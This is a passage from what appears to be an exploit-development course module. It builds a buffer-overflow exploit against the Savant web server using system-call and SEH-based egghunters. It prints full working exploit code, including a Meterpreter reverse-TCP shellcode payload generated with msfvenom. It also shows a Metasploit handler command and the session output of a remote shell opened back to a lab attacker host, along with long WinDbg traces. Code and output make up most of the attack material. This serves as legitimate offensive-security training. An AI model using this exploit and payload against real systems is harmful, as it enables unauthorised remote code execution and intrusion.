    b"\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67"
    b"\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74"
    b"\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81"
    b"\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e"
    b"\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b"
    b"\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8"
    b"\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5"
    b"\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2"
    b"\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
    b"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc"
    b"\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9"
    b"\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6"
    b"\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

  shellcode = b"w00tw00t" + badchars + b"\x44" * (400-len(badchars))

  buf = httpMethod + egghunter + inputBuffer +  httpEndRequest + shellcode
...
```

Listing 231 - egghunter_0x0e.py: Checking for bad characters in our secondary buffer

Let's place a breakpoint at our POP EAX; RET instruction sequence. Once our breakpoint is hit, rather than going through all the instructions and executing our egghunter, we will manually search for our egg inside WinDbg. We can then dump the bytes and inspect them to determine if any of them are mangled.

```
Breakpoint 0 hit
eax=00000000 ebx=002556d0 ecx=0000000e edx=77184550 esi=002556d0 edi=0041703c
eip=00418674 esp=02f9ea2c ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Savant+0x18674:
00418674 58              pop     eax

0:003> s -a 0x0 L?80000000 w00tw00t
00255a86  77 30 30 74 77 30 30 74-00 01 02 03 04 05 06 07  w00tw00t........

0:003> db 00255a86 L110
00255a86  77 30 30 74 77 30 30 74-00 01 02 03 04 05 06 07  w00tw00t........
00255a96  08 09 0a 0b 0c 0d 0e 0f-10 11 12 13 14 15 16 17  ................
00255aa6  18 19 1a 1b 1c 1d 1e 1f-20 21 22 23 24 25 26 27  ........ !"#$%&'
00255ab6  28 29 2a 2b 2c 2d 2e 2f-30 31 32 33 34 35 36 37  ()*+,-./01234567
00255ac6  38 39 3a 3b 3c 3d 3e 3f-40 41 42 43 44 45 46 47  89:;<=>?@ABCDEFG
00255ad6  48 49 4a 4b 4c 4d 4e 4f-50 51 52 53 54 55 56 57  HIJKLMNOPQRSTUVW
00255ae6  58 59 5a 5b 5c 5d 5e 5f-60 61 62 63 64 65 66 67  XYZ[\]^_`abcdefg
00255af6  68 69 6a 6b 6c 6d 6e 6f-70 71 72 73 74 75 76 77  hijklmnopqrstuvw
00255b06  78 79 7a 7b 7c 7d 7e 7f-80 81 82 83 84 85 86 87  xyz{|}~.........
00255b16  88 89 8a 8b 8c 8d 8e 8f-90 91 92 93 94 95 96 97  ................
00255b26  98 99 9a 9b 9c 9d 9e 9f-a0 a1 a2 a3 a4 a5 a6 a7  ................
00255b36  a8 a9 aa ab ac ad ae af-b0 b1 b2 b3 b4 b5 b6 b7  ................
00255b46  b8 b9 ba bb bc bd be bf-c0 c1 c2 c3 c4 c5 c6 c7  ................
00255b56  c8 c9 ca cb cc cd ce cf-d0 d1 d2 d3 d4 d5 d6 d7  ................
```

```
00255b66  d8 d9 da db dc dd de df-e0 e1 e2 e3 e4 e5 e6 e7  ................
00255b76  e8 e9 ea eb ec ed ee ef-f0 f1 f2 f3 f4 f5 f6 f7  ................
00255b86  f8 f9 fa fb fc fd fe ff-44 44 44 44 44 44 44 44  ........DDDDDDDD
```

Listing 232 - Checking the bad characters from our secondary buffer in memory

According to Listing 232, we do not appear to have any bad characters in our secondary buffer. Nice! Now we can generate a Meterpreter shell and place it in our secondary buffer without having to worry about excluding any characters. Let's examine the updated proof of concept.

```
...
  inputBuffer = b"\x41" * (size - len(egghunter))
  inputBuffer+= pack("<L", (0x418674))                  # 0x00418674 - pop eax; ret
  httpEndRequest = b"\r\n\r\n"

  # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.119.120 LPORT=443 -f
python -v  payload
  payload  = b""
  payload += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64"
  payload += b"\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28"
  payload += b"\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c"
  payload += b"\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52"
  payload += b"\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
  payload += b"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49"
  payload += b"\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
  payload += b"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75"
  payload += b"\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b"
  payload += b"\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
  payload += b"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a"
  payload += b"\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68\x77"
  payload += b"\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89\xe8\xff"
  payload += b"\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29"
  payload += b"\x80\x6b\x00\xff\xd5\x6a\x0a\x68\xc0\xa8\x76\x03"
  payload += b"\x68\x02\x00\x01\xbb\x89\xe6\x50\x50\x50\x50\x40"
  payload += b"\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a"
  payload += b"\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0"
  payload += b"\x74\x0a\xff\x4e\x08\x75\xec\xe8\x67\x00\x00\x00"
  payload += b"\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff"
  payload += b"\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00"
  payload += b"\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff"
  payload += b"\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8"
  payload += b"\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x68\x00\x40"
  payload += b"\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5"
  payload += b"\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c"
  payload += b"\x24\x0f\x85\x70\xff\xff\xff\xe9\x9b\xff\xff\xff"
  payload += b"\x01\xc3\x29\xc6\x75\xc1\xc3\xbb\xf0\xb5\xa2\x56"
  payload += b"\x6a\x00\x53\xff\xd5"

  shellcode = b"w00tw00t" + payload + b"\x44" * (400-len(payload))

  buf = httpMethod + egghunter + inputBuffer +  httpEndRequest + shellcode
...
```

Listing 233 - egghunter_0x0f.py: Getting a shell

Before running the proof of concept, we will set up a Metasploit handler to catch our payload. Also, this time we will not attach the program to WinDbg. We proceed to run our proof of concept code and inspect the Metasploit handler.

```
kali@kali:~$ sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD
windows/meterpreter/reverse_tcp; set LHOST 192.168.119.120; set LPORT 443; exploit"
...
[*] Started reverse TCP handler on 192.168.119.120:443
[*] Sending stage (180291 bytes) to 192.168.120.10
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.10:49676)

meterpreter > shell
Process 3088 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Savant> ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.120.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.120.254
```

Listing 234 - Getting a reverse meterpreter shell from our target machine

Excellent! We were able to get a reverse Meterpreter shell from our target host. This is much better than settling for a limited payload because of space restrictions.

While getting a reverse shell is a very important milestone in the exploit development process, there are still some things we must consider before this exploit becomes portable.

As we found in this section, the original egghunter code failed because of the hardcoded system call number. We gathered the correct system call number for our operating system, and we fixed the problem by hardcoding the new number. Because we don't always know the operating system version of our targets beforehand, the portability of our exploit is severely limited. Let's determine if there is anything we can do to improve portability.

6.6.4.1 Exercises

1. Check for any bad characters in the secondary buffer. Can you explain why the null byte isn't a bad character in this case?
2. Update your previous proof of concept and add a reverse meterpreter payload to it.
3. Set up the Metasploit handler to catch the payload used in your proof of concept.
4. Run the proof of concept and confirm that you can get a reverse meterpreter on the target host.

6.7 Improving the Egghunter Portability Using SEH

Previously, we observed that the original egghunter code used the *NtAccessCheckAndAuditAlarm* function, because the system call number did not change until Windows 8. We fixed this by hardcoding the new system call number but this fix came at the cost of portability. If we stay with this approach, we need a way to identify the version of the target operating system beforehand. This might be a common step during a penetration test, but we would like to avoid it if possible and increase portability of our exploit with other methods.

The original author of the first egghunter provides an interesting option to overcome the portability problem. The point of using *NtAccessCheckAndAuditAlarm* is for the operating system to handle the access violation; however, nothing is stopping us from handling it ourselves.

Rather than relying on the operating system, we will create and install our own structured exception handler to handle accessing invalid memory pages. The reason we're considering this solution to increase the portability of our egghunter is because the underlying SEH mechanism has not changed drastically from earlier versions of Windows.

Of course, the downside is that a larger egghunter requires additional assembly instructions to set up the SEH mechanism. The size of this egghunter is roughly 60 bytes, whereas the previous one was only 35 bytes. Fortunately, given the space available in our current test case, this is not an issue.

Let's inspect the original code for this egghunter approach. We have already covered the inner workings of the SEH mechanism in a previous module, which should be helpful in understanding this method.

```
from keystone import *

CODE = (
"   start:                                  "
        # jump to a negative call to dynamically
        # obtain egghunter position
"       jmp get_seh_address                 ;"
"   build_exception_record:                  "
        # pop the address of the exception_handler
        # into ecx
"       pop ecx                             ;"
        # mov signature into eax
"       mov eax, 0x74303077                 ;"
        # push Handler of the
        # _EXCEPTION_REGISTRATION_RECORD structure
"       push ecx                            ;"
        # push Next of the
        # _EXCEPTION_REGISTRATION_RECORD structure
"       push 0xffffffff                     ;"
        # null out ebx
"       xor ebx, ebx                        ;"
        # overwrite ExceptionList in the TEB with a pointer
        # to our new _EXCEPTION_REGISTRATION_RECORD structure
"       mov dword ptr fs:[ebx], esp         ;"
"   is_egg:                                  "
        # push 0x02
```

```
"       push 0x02                               ;"
        # pop the value into ecx which will act
        # as a counter
"       pop ecx                                 ;"
        # mov memory address into edi
"       mov edi, ebx                            ;"
        # check for our signature, if the page is invalid we
        # trigger an exception and jump to our exception_handler function
"       repe scasd                              ;"
        # if we didn't find signature, increase ebx
        # and repeat
"       jnz loop_inc_one                        ;"
        # we found our signature and will jump to it
"       jmp edi                                 ;"
"   loop_inc_page:                               "
        # if page is invalid the exception_handler will
        # update eip to point here and we move to next page
"       or bx, 0xfff                            ;"
"   loop_inc_one:                                "
        # increase ebx by one byte
"       inc ebx                                 ;"
        # check for signature again
"       jmp is_egg                              ;"
"   get_seh_address:                             "
        # call to a higher address to avoid null bytes & push
        # return to obtain egghunter position
"       call build_exception_record             ;"
        # push 0x0c onto the stack
"       push 0x0c                               ;"
        # pop the value into ecx
"       pop ecx                                 ;"
        # mov into eax the pointer to the CONTEXT
        # structure for our exception
"       mov eax, [esp+ecx]                      ;"
        # mov 0xb8 into ecx which will act as an
        # offset to the eip
"       mov cl, 0xb8                            ;"
        # increase the value of eip by 0x06 in our CONTEXT
        # so it points to the "or bx, 0xfff" instruction
        # to increase the memory page
"       add dword ptr ds:[eax+ecx], 0x06        ;"
        # save return value into eax
"       pop eax                                 ;"
        # increase esp to clean the stack for our call
"       add esp, 0x10                           ;"
        # push return value back into the stack
"       push eax                                ;"
        # null out eax to simulate
        # ExceptionContinueExecution return
"       xor eax, eax                            ;"
        # return
"       ret                                     ;"
)

# Initialize engine in X86-32bit mode
ks = Ks(KS_ARCH_X86, KS_MODE_32)
```

```
encoding, count = ks.asm(CODE)
print("Encoded %d instructions..." % count)

egghunter = ""
for dec in encoding:
  egghunter += "\\x{0:02x}".format(int(dec)).rstrip("\n")
print("egghunter = (\"" + egghunter + "\")")
```

Listing 235 - egghunter_seh_original.py Keystone version of the SEH egghunter

The code from Listing 235 starts by executing a JMP[190] instruction to a later part in the code, specifically to the *get_seh_address* function.

In *get_seh_address*, the first instruction is a relative *CALL*[191] to the *build_exception_record* function. When executing a relative call, the opcodes will match the offset from the current value of EIP. This would normally generate null bytes unless we perform a backward call using a negative offset. Additionally, by executing a CALL instruction based on the x86 calling convention, we will push the return value to the stack. This allows us to dynamically gather the position of our egghunter in memory.




Figure 61: Backwards call with non-null opcodes

[190] (JMP - x86 Instruction Set Reference), https://x86.puri.sm/html/file_module_x86_id_147.html

[191] (CALL - x86 Instruction Set Reference), https://x86.puri.sm/html/file_module_x86_id_26.html

This technique will be discussed more in-depth in a later module where we will tackle the challenge of writing our own shellcode.

Our egghunter now starts executing the instructions from the *build_exception_record* function. The first instruction is a POP that will store the return value pushed to the stack by our previous CALL into ECX. After this, our egg is moved into the EAX register.

```
...
"   build_exception_record:                          "
        # pop the address of the exception_handler into ecx
"       pop ecx                                            ;"
        # mov signature into eax
"       mov eax, 0x74303077                          ;"
...
```

Listing 236 - Getting the egghunter memory address in ECX and moving the signature in EAX

The next step involves building our own _EXCEPTION_REGISTRATION_RECORD structure. We do this by pushing the value stored in ECX, which holds our return address pointing to the next instruction after our CALL to *build_exception_record*. This will act as the *Handler* member of the _EXCEPTION_REGISTRATION_RECORD structure. We then push the value of "-1" (0xffffffff) as our *Next* member. This signals the end of the singly-linked list storing the exception records.

```
...
        # push Handler of the _EXCEPTION_REGISTRATION_RECORD structure
"       push ecx                                           ;"
        # push Next of the _EXCEPTION_REGISTRATION_RECORD structure
"       push 0xffffffff                                ;"
...
```

Listing 237 - Setting up the _EXCEPTION_REGISTRATION_RECORD

Finally, the shellcode installs the custom exception handler. It does this by overwriting the *ExceptionList* member in the TEB structure with our stack pointer.

```
...
        # null out ebx
"       xor ebx, ebx                                     ;"
        # overwrite ExceptionList in the TEB with a pointer to our new
_EXCEPTION_REGISTRATION_RECORD structure
"       mov dword ptr fs:[ebx], esp           ;"
...
```

Listing 238 - Overwriting the ExceptionList

The next functions (*is_egg*, *loop_inc_page*, and *loop_inc_one*) are meant to search for our egg in memory. They are similar to the previous egghunter, but rather than executing the SCASD operation twice, we use the *REPE*[192] instruction with the counter stored in ECX. This is done to minimize the size of the egghunter.

[192] (REPE - x86 Instruction Set Reference), https://x86.puri.sm/html/file_module_x86_id_279.html

Given that we're not using any system calls to check if a memory page is mapped or if we can access it, the access violation will be triggered on the *REPE SCASD* instruction. This will raise an exception that will trigger our custom handler. For this to work, we need to ensure that our exception handler can gracefully restore the execution flow back to our egghunter. Because an access violation means that the memory page is not valid, we would like our exception handler to restore execution at the *loop_inc_page* function, which will move on to the next memory page.

During a previous module, we explored the prototype of the *_except_handler* function.

```
typedef EXCEPTION_DISPOSITION _except_handler (*PEXCEPTION_ROUTINE) (
    IN PEXCEPTION_RECORD ExceptionRecord,
    IN VOID EstablisherFrame,
    IN OUT PCONTEXT ContextRecord,
    IN OUT PDISPATCHER_CONTEXT DispatcherContext
);
```

Listing 239 - Prototype for the _except_handler function

Whenever an exception occurs, the operating system will invoke our *_except_handler* and pass the four parameters from Listing 239 to the stack.

One parameter we're particularly interested in is *ContextRecord*, which points to a *CONTEXT* structure. This structure contains processor-specific register data at the time the exception occurred.

```
0:006> dt ntdll!_CONTEXT
   +0x000 ContextFlags     : Uint4B
   +0x004 Dr0              : Uint4B
   +0x008 Dr1              : Uint4B
   +0x00c Dr2              : Uint4B
   +0x010 Dr3              : Uint4B
   +0x014 Dr6              : Uint4B
   +0x018 Dr7              : Uint4B
   +0x01c FloatSave        : _FLOATING_SAVE_AREA
   +0x08c SegGs            : Uint4B
   +0x090 SegFs            : Uint4B
   +0x094 SegEs            : Uint4B
   +0x098 SegDs            : Uint4B
   +0x09c Edi              : Uint4B
   +0x0a0 Esi              : Uint4B
   +0x0a4 Ebx              : Uint4B
   +0x0a8 Edx              : Uint4B
   +0x0ac Ecx              : Uint4B
   +0x0b0 Eax              : Uint4B
   +0x0b4 Ebp              : Uint4B
   +0x0b8 Eip              : Uint4B
   +0x0bc SegCs            : Uint4B
   +0x0c0 EFlags           : Uint4B
   +0x0c4 Esp              : Uint4B
   +0x0c8 SegSs            : Uint4B
   +0x0cc ExtendedRegisters : [512] UChar
```

Listing 240 - Dumping the CONTEXT structure in WinDbg

At the moment the exception occurs, all register values are stored in this structure. At offset 0xB8 from the beginning of the CONTEXT structure, we find the *Eip* member. As the name implies, this member stores the memory address pointing to the instruction that caused the access violation.

This *Eip* structure member is an important part of the egghunter resuming execution. Because we can modify this structure as part of our custom *_except_handler* implementation, we can also resume the execution flow at the *loop_inc_page* function to move to the next memory page.

Once this is done, we only need to take care of the return value in EAX. This comes in the form of an *_EXCEPTION_DISPOSITION* structure containing four members, each of them acting as a return value.

```
0:006> dt _EXCEPTION_DISPOSITION
ntdll!_EXCEPTION_DISPOSITION
   ExceptionContinueExecution = 0n0
   ExceptionContinueSearch = 0n1
   ExceptionNestedException = 0n2
   ExceptionCollidedUnwind = 0n3
```

Listing 241 - Dumping the _EXCEPTION_DISPOSITION structure in WinDbg

According to Listing 241, to gracefully continue the execution, we have to use the *ExceptionContinueExecution* return value (0x00) to signal that the exception has been successfully handled.

Let's quickly summarize the way our custom *_except_handler* works. When the exception is triggered and our function is executed, we retrieve the *ContextRecord* parameter from the stack at offset 0x0C (because it is the third argument).

```
...
"       push 0x0c                                           ;"
        # pop the value into ecx
"       pop ecx                                               ;"
        # mov into eax the pointer to the CONTEXT structure for our exception
"       mov eax, [esp+ecx]                                  ;"
...
```

Listing 242 - Get the pointer to the CONTEXT structure in EAX

After retrieving the *ContextRecord* parameter, we dereference the *ContextRecord* address at offset 0xB8 to obtain the *Eip* member. Once we have the value of the *Eip* member, we can align it to the *loop_inc_page* function with arithmetic operations. Then we save the return address in EAX and increase the stack pointer past the arguments.

```
        # mov 0xb8 into ecx which will act as an
        # offset to the eip
"       mov cl, 0xb8                            ;"
        # increase the value of eip by 0x06 in our CONTEXT
        # so it points to the "or bx, 0xfff" instruction
        # to increase the memory page
"       add dword ptr ds:[eax+ecx], 0x06    ;"
        # save return value into eax
"       pop eax                                 ;"
        # increase esp to clean the stack for our call
"       add esp, 0x10                           ;"
```

Listing 243 - Adjust the Eip member in order for it to point to the loop_inc_page function

Finally, we push the previously-stored return address back on the stack and null out EAX to signal that the exception has been successfully handled. Then, we execute a return instruction, which will take us back to the *loop_inc_page* function.

```
...
"       push eax                                            ;"
    # null out eax to simulate
        # ExceptionContinueExecution return
"       xor eax, eax                            ;"
        # return
"       ret                                                 ;"
...
```

Listing 244 - Push the return address and set EAX to ExceptionContinueExecution

Now that we understand how the egghunter works, let's generate the opcodes for it by running our Python script.

```
kali@kali:~/Documents$ python3 egghunter_seh_original.py
Encoded 35 instructions...
egghunter =
("\xeb\x21\x59\xb8\x77\x30\x30\x74\x51\x6a\xff\x31\xdb\x64\x89\x23\x6a\x02\x59\x89\xdf
\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb\xed\xe8\xda\xff\xff\xff\x6a\x0c\x
59\x8b\x04\x0c\xb1\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x31\xc0\xc3")
```

Listing 245 - Obtaining the opcodes for our SEH egghunter

Notice the increased size compared to our previous egghunter. While this egghunter technique is very portable, it does come with a significant increase in size. This needs to be taken into account in cases where we do not have enough space and therefore have to use our previous technique.

Let's replace our previous egghunter with the newly-generated one in our proof of concept and follow the steps in WinDbg.

```
...
try:
  server = sys.argv[1]
  port = 80
  size = 253

  httpMethod = b"\x31\xC9\x85\xC9\x0F\x84\x11" + b" /"  # xor ecx, ecx; test ecx, ecx;
je 0x17

  egghunter = (b"\x90\x90\x90\x90\x90\x90\x90\x90"      # NOP sled
               b"\xeb\x21\x59\xb8\x77\x30\x30\x74"
               b"\x51\x6a\xff\x31\xdb\x64\x89\x23"
               b"\x6a\x02\x59\x89\xdf\xf3\xaf\x75"
               b"\x07\xff\xe7\x66\x81\xcb\xff\x0f"
               b"\x43\xeb\xed\xe8\xda\xff\xff\xff"
               b"\x6a\x0c\x59\x8b\x04\x0c\xb1\xb8"
               b"\x83\x04\x08\x06\x58\x83\xc4\x10"
               b"\x50\x31\xc0\xc3")

  inputBuffer = b"\x41" * (size - len(egghunter))
  inputBuffer+= pack("<L", (0x418674))                  # 0x00418674 - pop eax; ret
  httpEndRequest = b"\r\n\r\n"
...
```

Listing 246 - egghunter_0x10.py: Replacing our sytem call egghunter with our SEH-based one

We will set a breakpoint at the POP EAX; RET instruction sequence and then reach the beginning of our egghunter.

```
0:008> bp 0x00418674
*** WARNING: Unable to verify checksum for C:\Savant\Savant.exe
*** ERROR: Module load completed but symbols could not be loaded for
C:\Savant\Savant.exe

0:008> g
Breakpoint 0 hit
eax=00000000 ebx=015c5750 ecx=0000000e edx=77994550 esi=015c5750 edi=0041703c
eip=00418674 esp=0307ea2c ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Savant+0x18674:
00418674 58              pop     eax
...

0:003> t
eax=0307fe70 ebx=015c5750 ecx=00000000 edx=77994550 esi=015c5750 edi=0041703c
eip=0307eaa5 esp=0307ea34 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0307eaa5 eb21            jmp     0307eac8
```

Listing 247 - Checking the bad characters from our secondary buffer in memory

Now that we have reached the beginning of our egghunter, let's go through the major steps with WinDbg. We begin by jumping down to the *get_seh_address* function. We'll perform a backwards relative CALL to *build_exception_record* This helps us avoid null bytes and also pushes the return address onto the stack.

```
0:003> t
eax=0307fe70 ebx=015c5750 ecx=00000000 edx=77994550 esi=015c5750 edi=0041703c
eip=0307eac8 esp=0307ea34 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0307eac8 e8daffffff      call    0307eaa7

0:003> dds @esp L4
0307ea34  0041703c Savant+0x1703c
0307ea38  015c5750
0307ea3c  015c5750
0307ea40  00000000

0:003> t
eax=0307fe70 ebx=015c5750 ecx=00000000 edx=77994550 esi=015c5750 edi=0041703c
eip=0307eaa7 esp=0307ea30 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0307eaa7 59              pop     ecx

0:003> dds @esp L4
0307ea30  0307eacd
0307ea34  0041703c Savant+0x1703c
0307ea38  015c5750
0307ea3c  015c5750
```

```
0:003> u 0307eacd
0307eacd 6a0c            push    0Ch
0307eacf 59              pop     ecx
0307ead0 8b040c          mov     eax,dword ptr [esp+ecx]
0307ead3 b1b8            mov     cl,0B8h
0307ead5 83040806        add     dword ptr [eax+ecx],6
0307ead9 58              pop     eax
0307eada 83c410          add     esp,10h
0307eadd 50              push    eax
```

Listing 248 - Dynamically obtaining the position of our egghunter in memory

Listing 248 confirms that the CALL instruction does not contain any null bytes. Once it is executed, the return address is pushed onto the stack, which points to the next instruction after the call. These instructions will act as our custom *_except_handler* function implementation.

Now we are at the beginning of the *build_exception_record* function. We start by executing a POP ECX instruction. This will store the return address (a pointer to our *_except_handler* function) into ECX. This is followed by a MOV EAX instruction, which will place our egg in EAX.

The next few instructions will replace the current *ExceptionList* with our fake one. We begin by pushing the value of the ECX register (*_except_handler*) as well as the value 0xffffffff. These two values will act as our _EXCEPTION_REGISTRATION_RECORD structure.

These values are pushed onto the stack because the ExceptionList requires a pointer to the first _EXCEPTION_REGISTRATION_RECORD structure, which we can provide by using the ESP register.

```
0:003> t
eax=54303057 ebx=015c5750 ecx=0307eacd edx=77994550 esi=015c5750 edi=0041703c
eip=0307eaad esp=0307ea34 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0307eaad 51              push    ecx

0:003> t
eax=54303057 ebx=015c5750 ecx=0307eacd edx=77994550 esi=015c5750 edi=0041703c
eip=0307eaae esp=0307ea30 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0307eaae 6aff            push    0FFFFFFFFh

0:003> t
eax=54303057 ebx=015c5750 ecx=0307eacd edx=77994550 esi=015c5750 edi=0041703c
eip=0307eab0 esp=0307ea2c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0307eab0 31db            xor     ebx,ebx

0:003> dds @esp L2
0307ea2c  ffffffff
0307ea30  0307eacd
```

Listing 249 - Creating our _EXCEPTION_REGISTRATION_RECORD structure on the stack

After setting up our fake _EXCEPTION_REGISTRATION_RECORD structure, we perform an XOR operation to null EBX. We then use that value to dereference an offset into the FS register.

In a previous module, we learned that offset 0x00 holds a pointer to the current TEB. We will couple this dereference with the MOV instruction to essentially overwrite the first member of the TEB structure, the *ExceptionList*, with the current value of ESP.

```
0:003> r
eax=54303057 ebx=00000000 ecx=0307eacd edx=77994550 esi=015c5750 edi=0041703c
eip=0307eab2 esp=0307ea2c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0307eab2 648923          mov     dword ptr fs:[ebx],esp fs:003b:00000000=0307ff70

0:003> r @ebx
ebx=00000000

0:003> !teb
TEB at 7ffdb000
    ExceptionList:        0307ff70
    StackBase:            03080000
    StackLimit:           0307c000
...

0:003> t
eax=54303057 ebx=00000000 ecx=0307eacd edx=77994550 esi=015c5750 edi=0041703c
eip=0307eab5 esp=0307ea2c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0307eab5 6a02            push    2

0:003> !teb
TEB at 7ffdb000
    ExceptionList:        0307ea2c
    StackBase:            03080000
    StackLimit:           0307c000
...

0:003> dt _EXCEPTION_REGISTRATION_RECORD 0307ea2c
